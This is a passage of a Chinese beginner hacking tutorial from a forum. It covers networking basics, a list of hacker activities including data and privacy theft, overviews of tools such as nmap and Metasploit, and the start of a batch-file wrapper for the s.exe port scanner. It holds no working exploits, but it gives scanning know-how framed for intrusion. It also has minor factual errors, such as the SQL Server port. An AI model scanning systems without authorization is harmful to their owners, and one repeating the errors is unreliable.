

黑客组新手起飞教程（第二版）

一本写给0基础新手的入门手册

By 黑客组贴吧



黑客组吧

✓ 已关注 | 取消

关注：61,691 贴子：209,201

自由 共享 互助 探索黑客的意义

目录：电脑及硬件

[黑客组](#)

EFAF69C7E921A899F81F9FEBDBDE507C

前言

很多男孩从小就对黑客有所幻想，黑客帝国中Neo的形象又是那么挥之不去，笔者也一样，憧憬着有一天自己也可以变成那个cool guy，拯救世界。

然而在成为黑客之前，先要思考一个问题：黑客是什么？一袭黑衣坐在电脑前，嘴角带着微笑敲击键盘的神秘人？

不。黑客就在你身边，也许就在隔壁默默借用着你家无线网，顺便用你的id发发帖子；也许和你同一个办公室，每天默默向外传输资料；也许正盯着网络摄像头中裸睡的你悄悄录下每一个细节.....当然，他也有可能就是你，或者.....不久以后的你。

这本书将带着你悄悄掀开黑客的神秘面纱，让你有机会接触到那些神奇的技能和知识，当你大概了解之后，后面的路就要靠你潇洒地自己走了。在这条路上你也许会遇到很多在电影中才能遇到的场景和人，可无论走得再远，请记住两个字：

敬畏

目录

- 1.加深对互联网的了解
- 2.“黑客”能做什么
- 3.你所需要的工具
- 4.制作最简单的端口扫描器
- 5.小试牛刀:内网嗅探
- 6.网站入侵小记
- 7.破解一个小程序
- 8.最简单的恶意程序
- 9.社会工程学的利用
- 10.找资料的奇技淫巧
- 11.后面的路你该怎么走
- 12.赠送附录

编者的话:

本书中的内容面向刚入门的小白读者并不需要很高的技术水平但希望通过本书展示的各种技能让大家找到自己的方向
好好努力向那里努力
有一天成为真正的黑客大神

所谓黑客，则并不意味着你要用自己所掌握的技术去破坏，而是在攻击中寻找防御的方法，在这看不见硝烟的网络战场上为和平尽一些微薄之力。

1.加深对互联网的了解

什么是互联网

提到互联网，大家头脑中立刻浮现出的也许就是浏览网页，聊天，网上购物等等，这些都是互联网带来的便利，然而想成为一名合格的黑客，你一定要对互联网本身的工作机制了解的更加清晰。由于篇幅有限且读者的水准定位为0基础的小白，这里就用通俗易懂的语言浅浅的谈谈互联网而不过于专业或精深，以免引起大家对这门技术的畏惧感，但想要深入研究的朋友就需要自己翻阅大量其它资料了。

互联网的分类：

广域网：广域网的范围很大，从几十公里到数千公里不等，形成国际间的网络

城域网：一个城市内建立起的网络，有着很快的传输速度，范围从几公里到几十公里不等

局域网：多台计算机组成的一个计算机组，同处一个局域网的计算机可以相互通信



网络协议的概念

为计算机网络中进行数据交换而建立的规则、标准或约定的集合。简单的说，网络协议就像是计算机间相互交流的语言和翻译机，有了这些协议，互联网中的计算机便可以相互间“索取”服务或者提供服务。

TCP/IP协议族无疑是我们重要的学习对象，**OSI**模型中将其划分为7层：应用层，表示层，会话层，传输层，网络层，数据链路层，物理层。每一层都为上层协议提供支持服务

7.应用层：位于**OSI**模型的最上层，提供我们熟悉的网络服务，如**http,ftp,telnet**等

6.表示层：起到翻译机的作用，使得不同主机间的“语言”统一

5.会话层：用于建立及维持会话

4.传输层：负责数据的传输，常见的在传输层的协议有**TCP**，**UDP**

3.网络层：管理网络中的数据通信

2.数据链路层：将源机网络层来的数据可靠地传输到相邻节点的目标机网络层

1.物理层：互联网所需要的各种硬件设施

互联网的寻址技术

互联网中有成千上万台计算机，于是它们相互之间如何找到对方方便成了一个问题，通常我们用**IP**地址来标识一台处在互联网中的计算机。而用端口号指定要连接的这台计算机上所提供的服务，例如：

115.239.210.27:80

这个地址就指向ip为**115.239.210.27**主机**80**端口所提供的服务，此外我们也可以使用对应的域名地址指向这台主机：**baidu.com**，因为**dns**协议将协助把域名解析成为**ip**地址

通常计算机有**65536**个协议端口，前**1024**个端口通常有指定服务，一般不去更改，而**1024**到**65535**则为动态端口，可以将自己的服务设置在上面。

IP的分类：

A类地址：

1.0.0.1—126.255.255.254

B类地址：

128.0.0.1—191.255.255.254

C类地址：

192.0.0.1—223.255.255.254

D类地址：

224.0.0.1—239.255.255.254

E类地址：

240.0.0.1—255.255.255.254

(请自己查询它们的分类标准)

了解几个常用协议

- **telnet:**telnet协议的默认端口为23,允许管理员远程登录主机进行操作
- **ftp:**ftp协议用于远程上传或下载文件到远程服务器，默认端口为21
- **ssh:**linux主机常用的远程管理协议，默认端口为22
- **http:**超文本传输协议，构成web的主要协议，默认端口为80
- **ftps:**使用ssl的ftp协议
- **https:**在http协议的基础上添加的ssl加密，使得传输更为安全
- **rdp:**远程桌面登录，默认端口为3389
- 除此以外还有很多重要的端口，如25，110，135，139，443，445等
- 除这些协议外，网络应用程序使用的端口中比较重要的还有：
 - **sql server:**1443端口
 - **mysql:**3306等等
- 这些知识就需要大家平时自己努力去积累和学习了，我们在这里就不过多的占用篇幅。

小结

互联网本身便是黑客生存之所，一个无法深入了解互联网的人想要成为一个技术高超的黑客几乎是痴心妄想。这里所提到的内容只是一个极其狭窄的普及，还有非常多的知识需要读者自己去学习，领悟。

2. 黑客能做什么

Alert(误区)

如果我想要做好一件事，一定会先去弄清它的范围和限制。

所谓黑客也一样，并非万能，只有你认清自己能力才可以在此基础上做的更好。这也是为何笔者要单独列出一章来强调的原因。

当人们提到黑客，第一反应总是：你会盗号吗？似乎盗号成为了黑客的代名词。

而事实上我也明白，有些正读到此处的读者心理也存着这样一个想法：学完这本书我就会盗号了。那么不得不说的是：让你失望了，因为这是人们对黑客一个普遍的误区。

既然我说是误区，自然有理由，在纠正这个幻想之前，想要学好技术将会成为不可能的事情。所以下面我将仔细进行说明：

现在盗号的手法普遍很简单，钓鱼页面，钓鱼软件，键盘记录木马等等。使用这些东西的人心怀鬼胎，却往往不具有什么高深的技术，他们只是找到软件，加以玩弄罢了。

其次，高级的“盗号技术”也并非没有，如通过XSS的cookie劫持，登陆的绕过等等，然而这些漏洞通常会在很短的时间内被公司补上，真正拥有此类不为人知的0day的人，却绝不会为了可笑的理由随意盗号。

他们在做什么

纠正完误区，我们就该来说说看黑客们究竟有哪些不为人知的技能了：

软件破解

渗透测试

资料窃取

拒绝服务攻击

手机监听

隐私窃取

黑帽SEO

.....

本书中将不涉及到手机监听和黑帽SEO的知识，感兴趣的朋友可以自行查找资料



- 软件破解技术

借助一系列调试与对原程序的修改，黑客可以修改其中的部分功能以让自己满意，如跳过注册环节，在程序中插入自己的标志等等
- 渗透测试

渗透测试分为黑盒测试和白盒测试，白盒测试将在已掌握目标大量信息的基础上展开，而实战中的渗透测试通常都是黑盒测试。
- 资料窃取

在成功的入侵目标后将目标服务器或主机上的信息下载至本地，最常见的资料窃取，如脱库
- 拒绝服务攻击

通过一定方法使得目标无法死机，断网等从而达到中止其服务的目的
- 隐私窃取

通过一定手段收集目标的隐私，如：在安卓手机中植入木马窃取信息等

小结

每个人的精力都是有限的，不可能什么都会。纵然笔者也希望什么都学，却也深深地感到力不从心，只有找到自己最感兴趣的方向，向它努力，才可以做的更好，通过后面章节的学习，相信读者会对各个方向有更清晰的认知。

3. 你所需要的工具

虽然我们总是在强调，只会用工具的黑客只能算脚本小子，但事实上没了工具的黑客就像上战场没带枪的战士，依然可以靠拳头打仗，却总打败仗，作为初学者，清楚地理解各种工具的作用将会为你的道路铺上一条平坦的石砖路。

- 端口扫描器
- 各种网络模块
- 抓包工具
- 系统漏洞扫描器
- 漏洞利用平台
- 浏览器
- WEB爬虫
- WEB漏洞扫描器



- 端口扫描器

windows常用到的一款扫描器莫过于S扫描器，它所利用的是微软早期自己开发的一个网络模块s.exe,后文中我们将利用s.exe自己打造一款命令行下的端口扫描器，而很多人为了让新手能习惯，更是打造出了GUI版的S扫描器,如图：



同为端口扫描器的NMAP更是因为它的做工精巧，功能强大而获得安全人员们的广泛认可虽然NMAP也有名为ZENMAP

的GUI版扫描器，很多人还是喜欢在命令行下是用它，同时它也可以和MSF等漏洞利用框架配合使用

```
C:\>nmap -sS 192.168.0.151

Starting Nmap 4.00 ( http://www.insecure.org/nmap ) at 2006-02-09 11:57 Pacific Standard Time
Interesting ports on 192.168.0.151:
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE      SERVICE
23/tcp    filtered  telnet
80/tcp    open       http
```

- 网络模块

事实上，我们的系统本身就有很多网络模块，下面就以windows xp为例介绍介绍其中的常用的模块与指令，首先win键+R运行cmd，然后在cmd中输入如下的指令：

1.ping 127.0.0.1

ping的作用是向目标IP地址发送icmp数据包，从而可以确定连通性，同时我们也可以通过ping来获取域名所对应的服务器IP地址。

```
C:\>ping 127.0.0.1
```

```
正在 Ping 127.0.0.1 具有 32 字节的数据:
```

```
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

```
127.0.0.1 的 Ping 统计信息:
```

```
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

2.ftp

ftp可用于在ftp服务器上的上传下载。

```
C:\命令提示符 - ftp
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

G:\Documents and Settings\Administrator>ftp
ftp> help
Commands may be abbreviated.  Commands are:
```

- 3.telnet 127.0.0.1

如之前所介绍，telnet用于登陆远程服务器并管理，但也可以用于各端口开启状况的测试

```
C:\管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator>telnet 127.0.0.1
正在连接127.0.0.1...无法打开到主机的连接。 在端口 23: 连接失败

C:\Users\Administrator>telnet 127.0.0.1 23
正在连接127.0.0.1...无法打开到主机的连接。 在端口 23: 连接失败
```

- 4.arp -a

arp模块用于操作主机的arp缓存表，-a参数为列出缓存表，-d为清空。


```
C:\>ARP -A
```

```
接口: 192.168.0.100 --- 0xe
Internet 地址      物理地址      类型
192.168.0.1        c8-3a-35-0e-a7-d8 动态
192.168.0.101      d8-a2-5e-03-56-ee 动态
192.168.0.107      00-01-6c-43-38-e4 动态
192.168.0.255      ff-ff-ff-ff-ff-ff 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
234.55.66.77       01-00-5e-37-42-4d 静态
239.255.255.250    01-00-5e-7f-ff-fa 静态
255.255.255.255    ff-ff-ff-ff-ff-ff 静态

接口: 192.168.192.1 --- 0x11
Internet 地址      物理地址      类型
192.168.192.255    ff-ff-ff-ff-ff-ff 静态
```

- 抓包工具

抓包工具可以让我们更好的了解网络中的流量，以及获取我们感兴趣的数据包等。常见的抓包工具有wireshark,以及web抓包工具zap,burp-suite等。




- 系统漏洞扫描器

系统漏洞扫描器不仅仅可以满足黑客的需要，也可以让网络管理员找到自己所做不足之处，好加以改进，较为流行的扫描工具有 **nessus,openvas**，国内前几年安全焦点的扫描工具**x-scan3.3**已经小榕的流光也是不错的选择



- 漏洞利用平台

实话说漏洞利用平台的概念有点大，这里只简单的说一说两种平台：
第一种是各种exp的合集利用框架，如msf:



```
root@bt: /pentest/exploits/framework3 - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# cd /pentest/exploits/framework3/
root@bt:/pentest/exploits/framework3# ./msfconsole

  metasploit

  =[ metasploit v3.4.1-dev [core:3.4 api:1.0]
+ -- --=[ 556 exploits - 267 auxiliary
+ -- --=[ 209 payloads - 23 encoders - 8 nops
  =[ svn r9452 updated 12 days ago (2010.06.08)

Warning: This copy of the Metasploit Framework was last updated 12 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > |
```

- codename [pwnsauce]


- 除此之外还有一些针对指定类型漏洞利用的平台，如XSS平台等，国内常见的XSS平台有xssing.me和xss platform等



- 浏览器


对一个在进行web渗透的黑客而言浏览器无疑是最重要的伙伴，而适宜黑客使用的浏览器莫过于火狐，它各种各样的小插件将让你欲罢不能，如firebug,firecookie等。当然，owasp mantra也是一个很不错的选择（基于firefox/chrome）

OWASP Mantra - Security Framework



- WEB爬虫

好的web爬虫可以帮助黑客在短时间内摸清网站的结构，这些爬虫常常由黑客自己打造，但现在的web扫描器通常集成了这个功能，正如我们下面将要介绍到的




```
C:\Windows\system32\cmd.exe - "test.py"

D:\spider>"test.py"
input start url address:http://www.baidu.com/
input limit string(optional):

1 http://www.baidu.com/gaoji/preferences.html
2 https://passport.baidu.com/v2/?login&tpl=mn&u=http%3A%2F%2Fwww
3 https://passport.baidu.com/v2/?reg&regType=1&tpl=mn&u=http%3A
om%2F
4 http://www.baidu.com/img/bdlogo.gif
5 http://news.baidu.com
6 http://tieba.baidu.com
7 http://zhidao.baidu.com
8 http://music.baidu.com
```

- **WEB漏洞扫描器**

web漏洞扫描器的作用在web渗透中是很重要的，即使它没有直接挖掘的到漏洞，也可能间接的给你思路，常见的**WEB**漏洞扫描器有owasp zap，W3aF，WVS等。



小结

工具纵然好，可如果一味地使用别人使用的工具将永远也得不到进步。很多时候，你需要自己开发一些小工具，而这需要一定的编程基础，作为一个入门新手，比较推荐从python/perl等脚本语言入手，享受最轻松，最愉悦的编程之路，也许以后的某些教程中，就会出现你所写的工具

4.制作最简单的端口扫描器


准备知识

我们这里将要着手尝试制作你的第一个扫描器

说是制作，不如说是改造，因为 **s.exe** 本身就是一个早期 **DOS** 下较为完备的端口扫描工具，而我们现在所做的则是用批处理将其制作的更为人性化一些，从而满足个人需求，市场上成熟的端口扫描器很多，单独列出这章的目的其实是为了打消还从未接触过命令行甚至 **cmd** 窗口的新手对其恐惧感，简单阐述下批处理，就是对某对象进行批量的处理，从而将事情简化，想要掌握批处理，还得先掌握部分 **CMD** 指令，读者可自行参考本书的附录部分

如何使用批处理脚本调用 **s.exe**?

其实很简单，只需要把 **s.exe** 和批处理文件放在同一个文件架下，就可以直接进行调用而不用输入 **s** 模块的绝对路径，同样，扫描过程中生成的文件也将会生成在文件夹内



认识S模块

我们已经简单了解过了要做什么，下面就从最核心的**s.exe**开始了解。在**cmd**中切换至**s**模块所在目录，输入**s.exe**并回车，你将看它的使用方法说明：

```
C:\Documents and Settings\Ry\桌面>s.exe
TCP Port Scanner V1.1 By WinEggDrop

Usage:  s.exe TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: s.exe TCP 12.12.12.12 12.12.12.254 80 512
Example: s.exe TCP 12.12.12.12 1-65535 512
Example: s.exe TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example: s.exe TCP 12.12.12.12 21,3389,5631 512
Example: s.exe SYN 12.12.12.12 12.12.12.254 80
Example: s.exe SYN 12.12.12.12 1-65535
Example: s.exe SYN 12.12.12.12 12.12.12.254 21,80,3389
Example: s.exe SYN 12.12.12.12 21,80,3389
```

